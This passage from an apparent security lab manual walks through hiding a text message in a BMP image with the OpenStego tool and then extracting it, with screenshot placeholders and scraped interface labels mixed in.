
14. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In this lab, the location chosen is **Desktop**.
15. Provide the file name **Stego** and click **Open**.



16. In the **OpenStego** window, click the **Hide Data** button.




17.  A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.



18. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
19. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.

Stego.bmp - Paint



20. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.
21. Click the **ellipsis** button next to **Input Stego File**.



Recycle Bin OWASP ZAP
2.8.0



desktop.ini Stego.bmp



desktop.ini



Acrobat
Reader DC



OpenStego

File Help

Data Hiding

- Hide Data
- Extract Data

Digital Watermarking (Beta)

- Generate Signature
- Embed Watermark
- Verify Watermark

Extract hidden data

Input Stego File




Output Folder for Message File



Password

Extract Data

22.  The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.



23. Click the **ellipsis** button next to **Output Folder for Message File**.



Recycle Bin OWASP ZAP
2.8.0



desktop.ini Stego.bmp



desktop.ini



Acrobat
Reader DC



Firefox



Google
Chrome



Wireshark

OpenStego

File Help

Data Hiding



Digital Watermarking (Beta)



Generate Signature



Embed Watermark



Verify Watermark

Extract hidden data

Input Stego File

C:\Users\Administrator\Desktop\Stego.bmp




Output Folder for Message File



